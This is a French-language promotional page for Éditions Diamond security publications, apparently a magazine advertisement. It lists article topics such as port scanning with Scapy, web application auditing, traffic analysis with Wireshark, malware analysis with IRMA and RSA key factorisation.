scan de ports

TESTEZ

DDoS,
implémentation de
réseaux industriels,
scan de ports...
Les recettes secrètes
de Scapy



SQL Injection

XSS

pentest

fuzzing

vulnérabilité


Burp

analyse de code

American
Fuzzy Lop

AUDITEZ

Applications web,
serveurs ou clientes,
comment évaluer
leur résistance ?



Wireshark

Mozilla InvestiGator

forensic

Intrusion

analyse protocolaire

Python

IDS

DÉTECTEZ

Découvrez comment
analyser les flux
malveillants
avec Wireshark
et repousser les
attaques avec
MIG



analyse de malwares

antivirus

exploit


Ansible

Python

IRMA

ANALYSEZ

Automatiser
l'analyse de
malwares avec
IRMA



cryptanalyse

factorisation

RSA

arithmétique

chiffrement asymétrique

signature numérique

VÉRIFIEZ

Quels sont les
meilleurs outils
pour factoriser
et casser les clefs
de chiffrement
asymétriques ?

Retrouvez toutes nos publications

ÉDITIONS
DIAMOND
sur www.ed-diamond.com

